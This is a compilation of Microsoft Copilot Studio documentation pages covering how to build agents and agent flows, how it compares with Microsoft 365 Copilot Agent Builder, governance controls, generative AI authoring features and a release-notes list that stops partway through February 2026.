

Microsoft Copilot Studio documentation

Discover how to build AI-driven agents and workflows easily with Microsoft Copilot Studio with online training courses, docs, and videos. Learn how to quickly and simply integrate chat into your website.



GET STARTED
What is Microsoft Copilot Studio?



WHAT'S NEW
What's new in Microsoft Copilot Studio? [↗](#)



TRAINING
Microsoft Copilot Studio training



CONCEPT
Troubleshoot

Create

Create agents and workflows in Microsoft Copilot Studio.

Get started

-  Buy license
-  Use generative AI to build agents fast
-  Build an agent with generative AI from the ground up

Add and manage topics

-  Create and edit topics
-  Create and edit topics with Copilot
-  Set topic triggers
-  Work with variables

Add knowledge to your agents

-  Knowledge sources summary
-  Add a public website as a knowledge source
-  Add SharePoint as a knowledge source

Extend agents with tools

-  Add tools to custom agents
-  Use connectors
-  Add computer use (preview)

 Upload file as a knowledge source

Create and use prompts

-  Create prompts with Copilot
-  Create a custom prompt
-  Create a prompt as a tool
-  Use code interpreter to generate and execute Python code

Build and manage agent flows

-  Build an agent flow with natural language
-  Add an agent flow to an agent
-  Track agent flow savings
-  Request information from humans in the loop

Add MCP servers and use their tools and resources

-  Model Context Protocol (MCP) in Copilot Studio overview
-  Connect your agent to an existing MCP server
-  Add MCP server tools and resources to an agent

Add other agents

-  Add other agents overview
-  Add a child agent
-  Connect to an existing Copilot Studio agent

Test, evaluate, administer, and analyze

Test and evaluate agents, perform administrative tasks, and analyze agent performance.

Test

-  Test your agent
-  Test your agent's knowledge sources
-  Test voice-enabled agents

Evaluate

-  Create test sets for evaluations
-  Choose evaluation methods
-  Run tests and view results

Administer agents

-  Assign licenses and manage access
-  Work with environments
-  Configure authentication
-  Configure data policies for agents

Analyze, monitor, and diagnose agent performance

-  Use analytics to improve your agent
-  Analyze conversational agent performance
-  Analyze autonomous agent health

Publish, deploy, and integrate

Publish your agent to channels and integrate with other services.

Publish and deploy

-  [Key concepts - publish and deploy your agent](#)
-  [Publish an agent to a live or demo website](#)
-  [Connect and configure an agent for Teams and Microsoft 365](#)

Create voice-enabled agents

-  [Use interactive voice response in your agents](#)
-  [Integrate a voice-enabled agent with Dynamics 365 Customer Service](#)
-  [Configure voice capabilities](#)

Hand off conversations

-  [Agents for customer engagement and handoff](#)
-  [Configure handoff to any generic engagement hub](#)
-  [Configure handoff to Dynamics 365 Customer Service](#)

Integrate with Microsoft 365 Copilot and Teams

-  [Extend Microsoft 365 Copilot with agents](#)
-  [Use Microsoft 365 Copilot Tuning \(preview\)](#)
-  [Configure single sign-on with Microsoft Entra ID for agents in Microsoft Teams](#)

Related content

Explore related Microsoft products and services.

Power Platform

One-stop learning resource for Power Platform applications and features including admin, connectors, developer, and guidance documentation.

Power Apps

Quickly build low-code apps that modernize processes and solve tough business challenges in your organization using Power Apps.

Power Automate

Create automated workflows between your favorite apps and services to synchronize files, get notifications, collect data, and more.

Power BI

Turn your unrelated sources of data into coherent, visually immersive, and interactive insights.

[Power Pages](#)

Design, host, and administer secure, modern, and low-code business websites.

[Microsoft 365 Agents SDK](#)

Build agents deployable to channels of your choice, with scaffolding to handle the required communication.

[Microsoft 365 Copilot extensibility](#)

Customize Microsoft 365 Copilot with agents and use actions and connectors to extend Copilot's skills and knowledge.

[Microsoft Agent 365](#)

Learn about Microsoft Agent 365, a platform to manage agents within an organization.

[Microsoft Agents Framework](#)

Explore Microsoft Agents Framework, an open-source development kit for building AI agents and multi-agent workflows.

[Microsoft Foundry for AI](#)

Learn about Microsoft Foundry, a unified Azure platform-as-a-service offering for enterprise AI operations, model builders, and application development..

[Power Platform & Copilot Studio Architecture Center](#)

Browse reference architectures and solution ideas for Power Platform and Copilot Studio.

[Dynamics 365](#)

Discover the next generation of CRM and ERP applications.

[Microsoft Azure](#)

Explore the ever-expanding set of cloud computing services to help your organization meet its business challenges.

Build your skills

Enhance your knowledge and skills in Copilot Studio with these resources.

[Mastering Copilot Studio](#)

Your go-to guide for building and customizing agents in Microsoft Copilot Studio.

[Agent in a Day events](#)

Learn to build low-code AI agents with Copilot Studio in a free, hands-on, instructor-led workshop.

[Copilot Studio Agent Academy](#)

[Copilot learning hub](#)

Master the art of building agents using Copilot Studio. Upskill your team with curated lessons.

[AI learning hub](#)

Build practical skills to unlock the potential of AI and prepare for AI innovation using the Microsoft Cloud.

Discover tools, guidance, and support for adopting, securing, and managing custom and Microsoft

[Copilot Studio Adoption](#)

Check out adoption resources for Copilot Studio.

[Copilot Studio scenarios](#)


Explore agent scenarios to jumpstart your projects with downloadable resources.

[Copilot Studio Blog](#)

Keep updated with the Copilot Studio Blog, your source for AI-powered agent news.

Copilot Studio overview

Copilot Studio is a graphical, low-code tool for building agents and agent flows.



One of the standout features of Copilot Studio is its ability to connect to other data sources by using prebuilt or custom connectors. With this flexibility, you can create and orchestrate sophisticated logic, ensuring that your agent experiences are powerful and intuitive.

The platform's low-code experience puts the power of AI at your fingertips, making it accessible even if you don't have an extensive technical background.

What is an agent?

An agent is a powerful AI companion that can handle a range of interactions and tasks. It can resolve issues that require complex conversations and autonomously determine the best action to take based on its instructions and context. It coordinates language models, along with instructions, context, knowledge sources, topics, tools, inputs, and triggers to accomplish your goals.

Agents can engage with customers and employees in multiple languages across websites, mobile apps, Facebook, Microsoft Teams, or any channel supported by the Azure Bot Service. They can also improve productivity by performing tasks as part of a conversation or in reaction to a trigger to assist users and organizations.

You can easily create agents in Copilot Studio without the need for data scientists or developers. Some of the ways you might use agents include:

- Sales help and support issues
- Opening hours and store information
- Employee health and vacation benefits
- Public health tracking information
- Common employee questions for businesses

Use agents on their own or to extend Microsoft 365 Copilot with enterprise data and scenarios.

What is an agent flow?

Agent flows offer a powerful way to automate repetitive tasks and integrate your apps and services. Agent flows can be triggered manually, by other automated events or agents, or based on a schedule.

With Copilot Studio, you can create agent flows by using natural language or a visual editor.

You can run agent flows as standalone automations. You can also configure an agent flow to trigger from an agent as a tool, and return results to the same agent.

How does an agent conversation work?

Copilot Studio agents use customized NLU model and AI capabilities to understand what a user types or says, then respond with the best topic. A topic is a portion of a conversational thread between a user and the agent. For more information, see [Create and edit topics](#).

For example, you might create an agent for your customers to ask common questions about your business. Your agent reduces support overhead by deflecting support calls. In the agent, you can create a topic about your store's opening hours and name the topic **Store hours**.

When a customer asks a question such as "When do you open?" or "What are your opening hours?", the agent uses natural language understanding (NLU) to understand the *intent* behind the question. The agent matches that intent to the best topic, the **Store hours** topic.

The agent follows the *conversation flow*—which is a group of connected nodes—that you define in the **Store hours** topic. Some nodes can ask questions, while others use conditions

(if/else) to determine which store the customer wants. The final output of the topic shows the hours and contact information for that specific store.

However, you can't anticipate all the types of questions your customers ask. To help mitigate this issue, Copilot Studio incorporates powerful AI-powered capabilities that use the latest advancements in NLU models. Once your agent is linked to knowledge sources, it can automatically generate responses. These responses are conversational, plain language, and you don't need to create topics for every eventuality.

You can also choose to let your agent access information outside its knowledge sources.

Copilot Studio can use AI powered by the Azure OpenAI GPT model, also used in Bing, to create topics from a simple description of your needs. Similarly, you can modify and update any topic in your agent by describing the changes you want to make.

Access Copilot Studio

Access Copilot Studio as a standalone web app or as a discrete app within Teams. The Copilot Studio app for Teams supports classic chatbots only.

Web app

Use cases:

- You're an IT admin who wants to create agents to perform tasks or interact with customers.
- You're familiar with agent services and want to trial or test Copilot Studio.
- You want to explore advanced agent concepts, such as entities and variables, and create complex agents.

Go to the web app at <https://copilotstudio.microsoft.com> ↗

[Explore the Copilot Studio demo](#) ↗

Teams app

Use cases:

- You're an employee or member of an organization who wants to use chatbots to answer common employee questions.
- You want to use advanced concepts, such as entities and variables, and have a chatbot internally available in Teams.
- You want to create and distribute a chatbot quickly.

Plan your agent

Consider the following points when planning your agent.

Extend Microsoft 365 Copilot with an agent

Consider extending Microsoft 365 Copilot with an agent if:

- You want to craft your own agent by declaring instructions, tools, and knowledge to customize Microsoft 365 Copilot for specific tasks and domain knowledge.
- You wish to utilize the existing Copilot orchestrator.
- You want a standalone custom version of the Microsoft 365 Copilot chat experience.

Create an agent

Copilot Studio makes it easy to create agents. You only need to describe the agent you want in plain language. Tell Copilot Studio what specific instructions, triggers, knowledge sources, and tools you want for your agent. Then test your agent before you deploy it. Publish your agent when you're ready across multiple channels.

Consider creating an agent if:

- You want an agent that can:
 - Integrate company data and documents
 - Retrieve real-time data from external APIs
 - Take actions in response to external events
 - Be embedded in company applications
- You require a customized end-to-end solution for your web or mobile app or automation workflow that meets specific business needs and allows for complete control over product branding.
- You want to surface your agent to other agents as their supported agent extension.
- You're a proficient developer looking to create a customized end-to-end solution to cater to your business needs, and want:
 - Full control on product branding
 - Choice of language models and orchestration

Or, if you're building products like:

- A customer service chatbot for your e-commerce site

- A virtual assistant to schedule appointments for your healthcare service
- Gaming experiences that incorporate generative AI

Accessibility

The agent authoring canvas is built for accessibility in accordance with [Microsoft accessibility guidelines](#) and supports standard navigational patterns.

Important information

Important

Microsoft Copilot Studio (1) is not intended or made available as a medical device for the diagnosis of disease or other conditions, or in the cure, mitigation, treatment or prevention of disease, or otherwise to be used as a component of any clinical offering or product, and no license or right is granted to use Microsoft Copilot Studio for such purposes, (2) is not designed or intended to be a substitute for professional medical advice, diagnosis, treatment, or judgment and should not be used as a substitute for, or to replace, professional medical advice, diagnosis, treatment, or judgment, and (3) should not be used for emergencies and does not support emergency calls. Any agent you create using Microsoft Copilot Studio is your own product or service, separate and apart from Microsoft Copilot Studio. You are solely responsible for the design, development, and implementation of your agent (including incorporation of it into any product or service intended for medical or clinical use) and for explicitly providing end users with appropriate warnings and disclaimers pertaining to use of your agent. You are solely responsible for any personal injury or death that may occur as a result of your agent or your use of Microsoft Copilot Studio in connection with your agent, including (without limitation) any such injuries to end users.

Related content

- [AI-based agent authoring overview](#)
 - [Create and delete agents](#)
 - [Create and edit topics](#)
 - [Key concepts - Publish and deploy your agent](#)
 - [Analytics overview](#)
 - [Agent flows overview](#)
-


Choose between Microsoft 365 Copilot and Copilot Studio to build your agent

The Agent Builder feature in Microsoft 365 Copilot and Copilot Studio are powerful tools for building secure, scalable, and intelligent agents that work across Microsoft 365 and line-of-business systems. Both tools allow you to create agents, but they serve different needs. This article describes the differences between the two to help you choose the best one for your scenario.

When choosing which tool to use, consider the following factors:

- **Audience** – Who will use the agent?
- **Deployment scope** – How widely do you plan to share the agent?
- **Functionality** – What tasks will the agent perform?
- **Governance needs** – Does your agent require granular application lifecycle management?

The following decision tree helps you map your scenario to the right tool.



In summary:

- **Choose Microsoft 365 Copilot** and use the Agent Builder feature if you want to quickly create an agent for yourself or a small team, using natural language and existing content (for example, a bot that answers questions from your team's SharePoint files or emails). Agent Builder is simple, accessible, and integrated with the Microsoft 365 Copilot experience, so you can build agents in context without any code.
- **Choose Copilot Studio** if you need an agent for a broader audience (such as your whole department, organization, or external customers) or if the agent requires advanced capabilities like multi-step workflows or custom integrations, or you need more control

over deployment and management. The full version of Copilot Studio is a standalone web portal with a rich set of tools for complex or scalable solutions.

ⓘ **Note**

If you choose to use Microsoft 365 Copilot to create your agent and you later want to take advantage of the features available in Copilot Studio, you can [copy your agent to Copilot Studio](#).

The following table provides a more detailed feature comparison.

 **Expand table**

Feature	Microsoft 365 Copilot	Copilot Studio
Access point	Microsoft 365 Copilot app 	Copilot Studio 
User type	Information workers	Makers and developers
Agent target audience	Individuals or small teams.	Department, organization, or external customers.
Agent type	Lightweight Q&A agents with organizational knowledge.	Agents with complex scenarios like multi-step workflows or business system integration, and that require enterprise governance and robust controls.
Key capabilities	• Natural language authoring • Content-focused Q&A scenarios based on organization context from Microsoft Graph • Respects user permissions to Microsoft 365 data • Uses the Microsoft 365 Copilot orchestrator, foundation models, and services	• Broad and external publishing • Supports multistep logic, approvals, and branching workflows • Supports advanced AI models and integration with Azure AI services • Provides access to prebuilt and custom connectors to connect with data sources beyond Microsoft 365 • Autonomous capabilities • Lifecycle management tools including versioning; development, test, and production environments; role-based access controls; and telemetry and analytics.
Use cases	Use Microsoft 365 Copilot to build: • Project FAQ bots that answers common questions based on project documentation.	Use Copilot Studio to build: • Customer support agents that create support tickets and escalates issues to a human.

Feature	Microsoft 365 Copilot	Copilot Studio
	- Product documentation assistants that help employees find information from internal product manuals or wikis. - Onboarding agents that help new team members get answers from internal knowledge bases.	- IT help desk triage agents that handle employee IT requests and routes them to the right support team. - Sales assistants for CRM that retrieve sales data, makes notes, or kicks off an approval workflow.
Management and governance	Managed primarily through the Microsoft 365 admin center.	Managed through the Power Platform admin center with finer-grained controls for enterprise scenarios.

Copy agents from Microsoft 365 Copilot to Copilot Studio

You can copy an agent created in Microsoft 365 Copilot to Copilot Studio when you need advanced capabilities or broader integration options. This process ensures that work done in Microsoft 365 Copilot isn't lost and can be extended in Copilot Studio without a need to start over.

Transitioning to Copilot Studio unlocks additional features, such as richer customization, governance controls, and expanded connectors. When you copy your agent, the agent's core configuration and instructions are preserved, and you can enhance them with the advanced settings available only in Copilot Studio.

Consider copying an agent to Copilot Studio when:

- You need enterprise-grade deployment options.
- You want to integrate with more data sources or apply advanced security policies.

For more information, see [Copy an agent to Copilot Studio](#).

Licensing requirements

Both Agent Builder in Microsoft 365 Copilot and Copilot Studio are included with a Microsoft 365 Copilot add-on license for authenticated users. If you don't have a Copilot license, you can use Copilot Credits or a pay-as-you-go plan to access either experience.

You can also use Agent Builder in Microsoft 365 Copilot for free to build agents grounded on web knowledge only. For more information, see [Using agents in Microsoft 365 Copilot Chat](#).

Agent Builder governance principles

The Agent Builder feature in Microsoft 365 Copilot allows users to create agents that act as reusable templates. These agents help retrieve insights from Microsoft Graph by packaging repeatable prompts and content connections. They operate within existing enterprise boundaries and respect Microsoft 365 controls.

Agent Builder applies the following key governance principles:

- **No new privileges** - Agents respect existing Microsoft 365 permissions. If a user doesn't have access to a SharePoint site, Teams channel, or Outlook mailbox, the agent doesn't surface content from those sources.
- **Built-in visibility and auditing capabilities** - Agents are surfaced within Microsoft 365. Standard audit logs, activity reports, and DLP/retention policies apply.

IT administrators manage agent visibility, sharing, and lifecycle policies in the Microsoft 365 admin center via the **Copilot > Agents** page. Admins can:

- View agent inventory and agent metadata.
- Enable, disable, assign, block, or remove agents to align with organizational policies.
- Configure pay-as-you-go billing and review agent usage and consumption.
- Enforce compliance using Microsoft Purview (sensitivity labels, audit logs).

Admins can also manage agent sharing controls via the **Microsoft 365 Admin Center > Copilot > Settings > Data access > Agents** page. For more information, see [Share an agent](#).

Copilot Studio governance principles

Copilot Studio supports the creation of more sophisticated agents, often by makers or developers. These agents can integrate external data sources, call APIs, orchestrate complex workflows, and connect to systems beyond Microsoft 365—ideal for departmental or enterprise-wide solutions.

Copilot Studio applies the following key governance principles:

- **Structured development** - Application Lifecycle Management (ALM) enables development across dev, test, and production environments.
- **Connector governance** - Admins control which systems agents can connect to, reducing risk of unauthorized access.
- **Environment-level policies** - Data loss prevention (DLP), role-based access, and auditing are enforced at the environment level.
- **Flexible deployment** - Agents can be published across Teams, websites, and custom endpoints with granular access controls.

- **Secure collaboration** - Agents support view/edit rights for cross-functional teamwork with oversight.
- **Development and publishing oversight** - Application Lifecycle Management (ALM) supports dev/test/prod environments, and publishing to an organization's app catalog requires admin approval. This ensures visibility and control over what becomes broadly available.

IT administrators use the Power Platform admin center to manage:

- Agent environments and connectors.
- Lifecycle policies and publishing workflows.
- Compliance via Microsoft Purview (sensitivity labels, audit logs, retention).
- Telemetry and usage analytics to monitor agent behavior and ensure policy alignment.

Related content

- [Choose the right tool to build your declarative agent](#)
- [Overview of Agent Builder in Microsoft 365 Copilot](#)
- [Use Copilot Studio](#)

Last updated on 11/18/2025

AI-based agent authoring overview

Summarize this article for me

Copilot Studio offers generative AI features to reduce manual authoring and dramatically expand the scope of an agent's knowledge and its ability to interact with users.

Generative AI is an artificial intelligence technology that uses language models to generate original content and provide natural language understanding and responses. Learn more about [Generative AI](#) in the Artificial Intelligence (AI) playbook.

In Copilot Studio, you can use the following generative AI features to retrieve and create content, either individually or all together.

- **Create an agent.** With no manual authoring of topics required, an *empty* agent can generate answers based on knowledge sources you specify such as websites and files. Learn more in [Quickstart: Create and deploy an agent](#).
- **Harness AI general knowledge.** When **Use general knowledge** is turned on, the agent can answer general questions unrelated to your specific knowledge sources or topics. Learn more in [Allow the agent to use general knowledge](#).
- **Author topics using natural language.** Describe what you want your topic to do, and Copilot Studio creates it for you. Your agent includes conversational responses and multiple types of nodes. Use the suggested default topic as a starting point for further development. Learn more in [Create and edit topics with Copilot](#).
- **Author prompts using natural language.** Describe the prompt you want to create, and Copilot Studio generates it for you. You can use the suggested default prompt as a starting point for further development. Learn more in [Create a prompt with Copilot](#).
- **Create agent flows using natural language.** Describe the overall flow you want your agent to follow, and Copilot Studio generates it for you. You can use the suggested default flow as a starting point for further development. Learn more in [Build an agent flow with natural language](#).
- **Use generative orchestration.** Let the agent select the most appropriate topics, tools, agents, and knowledge sources at runtime. Learn more in [Orchestrate agent behavior with generative AI](#).

The generative AI features of Copilot Studio transform how you build agents, significantly reducing manual work and configuration.

Prerequisites

- Have an account for Copilot Studio. If you don't have an account, follow the instruction in [Sign up for a Copilot Studio trial](#).
- Understand the [limitations of generative answers](#).
- Learn about [Azure OpenAI](#).

Generative answers

With generative answers, your agent can find and present information from multiple sources, both internal and external. You don't need to manually create multiple topics that might not address all customer questions. Use generative answers as primary information sources or as a fallback when authored topics can't answer a user's query. By using generative answers, you can quickly create and deploy a functional agent.

What changed?

When a traditional chatbot can't determine a user's intent, it asks the user to rephrase their question. If after two prompts, the chatbot still can't determine the user's intent, it escalates to a live agent by using the [Escalate](#) system topic.

Before it escalates to a live agent, a Copilot Studio agent with generative answers capabilities uses natural language processing (NLP) to:

- Parse what a user types to determine what they're asking.
- Find, collate, and parse relevant information from specified sources, such as your company's website or multiple sources including SharePoint.
- Summarize search results into plain language delivered to the agent user.

Your workflow might look like this:

1. You create an agent and test it thoroughly. By default, your agent has generative orchestration turned on in its **Generative AI** settings.
2. After testing, you publish your agent. It can instantly provide answers, help, and guidance to your customers.
3. You create individual topics for frequently asked questions. These topics might develop from [analytics from previous agents](#) or existing support issues.

AI general knowledge

In addition to generative answers, you can let your agent use AI general knowledge to find and present information in response to your customer's questions. General knowledge saves you from needing to manually create multiple topics, which might not address all your

customer's questions. It can also help when the existing topics can't address the customer's intent.

What is AI general knowledge?

AI general knowledge applies the capabilities of AI to access and provide information, insights, and assistance across a wide range of topics.

Why use it?

- **Accessibility:** The agent can instantly access a vast repository of information and expertise across a wide range of subjects.
- **Versatility:** It's capable of addressing diverse topics and tasks, making it a versatile resource for various needs.

ⓘ Note

While AI general knowledge can provide valuable information and assistance, you need to critically evaluate the information it provides and consider consulting other sources for verification or further clarification when necessary.

What's supported?

AI-based authoring might be subject to usage limits or capacity throttling.

ⓘ Note

Long prompts can cause [generative answers nodes](#) to fail due to usage limits or capacity throttling. Use short, focused prompts or split queries. Learn more in [FAQ for generative answers](#).

Quotas

Quotas are default constraints applied to agents that limit how often you can send messages to an agent. The purpose of quotas is to throttle the client's service load, which protects a service from being overloaded and protects the client from unexpected resource usage.

Agents with generative answers capabilities have a limit on the number of queries they can make to derive answers from the URL you specified. Normal conversations that use agent

topics follow the [usual quotas and limitations](#).

Languages

For the list of supported languages, see [Language support](#).

Related content

- Get up and running with [Quickstart: Create and deploy an agent](#).
- Add [knowledge sources](#) to your agent.
- Have a conversation to [author topics using natural language](#).
- Use [generative orchestration](#) to call your actions automatically at runtime.
- [Build an agent flow with natural language](#).
- [Create a prompt with Copilot](#).

Last updated on 03/13/2026

What's new in Copilot Studio

This article provides resources to learn about new features in Copilot Studio.

Release plans

For information about new features being released over the next few months that you can use for planning, see [Release Planner](#).

Released versions

For information about the new features, fixes, and improvements released in the past few weeks, see [Released versions of Microsoft Copilot Studio](#).

Note

Releases roll out over several days. New or updated functionality might not appear immediately.

Notable changes

The following sections list features released in the past months, with links to related information.

March 2026

- (Preview) Use [Work IQ](#) tools to connect Microsoft 365 Copilot and your agents to the Work IQ service. By using this connection, you can access real-time work insights and context from Microsoft 365 files, emails, meetings, chats, and more.
- View and filter detailed lists of [user questions and reactions](#) from your agent's conversations. Use this data to identify gaps, create evaluation test sets, and export data for further analysis.
- For users with Bot transcript viewer privileges, [downloaded session transcripts](#) from Copilot Studio now include session-level customer satisfaction (CSAT) values.

- For users with Bot transcript viewer privileges, after you filter your list of questions or reactions, you can [download the filtered questions or reactions to a .csv file](#).
- Use the [Prompt assistant](#) in Prompt builder to draft prompts faster with GPT model-powered suggestions. This feature reduces the time needed to craft effective prompts.
- Add [Bing Custom Search](#) as a knowledge source to ground your agent's responses in a curated, scoped web index by using a Custom Configuration ID.
- Configure [post-call action topics](#) for voice-enabled agents to trigger backend actions automatically after a call ends, based on how the conversation concluded.
- Configure [reprompt messages](#) in Question nodes with randomization support to improve conversation recovery for retry prompts, entity recognition failures, and voice scenarios.
- Apply [accessibility best practices for Adaptive Cards](#) to support screen readers, keyboard navigation, and Teams-specific scenarios. These practices help you build more inclusive agent experiences.
- Agent evaluations are now generally available (GA). You can validate agent performance using customizable test sets to help identify strengths and areas for improvement across diverse scenarios.
- Create [multi-turn conversation tests](#) in Copilot Studio to evaluate how agents perform across realistic dialog flows instead of single-turn interactions.
- ChatGPT-5 is now [generally available globally](#) (excluding GCC environments) for use in production agents.
- Claude Sonnet 4.5, Claude Sonnet 4.6, and Claude Opus are now generally available globally (excluding GCC environments). Use these models to optimize reasoning depth, quality, latency, and cost for your agents. Availability of some models might require data processing and storage outside of your organization's geographical boundaries. Learn more in [Choose an external model as the primary AI model](#).
- Use an [agent node](#) to call a Copilot Studio agent from an agent flow.

February 2026

- Improved agent responses for ticket-based Microsoft 365 Graph [connectors](#). Agents more accurately retrieve [ServiceNow](#) tickets and [Azure DevOps](#) work items and generate clear, actionable summaries, which improves workflow reliability, and time to value.

- Select Claude Sonnet 4.5 (beta) for [Computer Use](#) agents. This model improves nuanced decision-making for complex tasks, increasing reliability, and success rates for advanced uses.
- Enhancements to the [prompt builder](#) include:
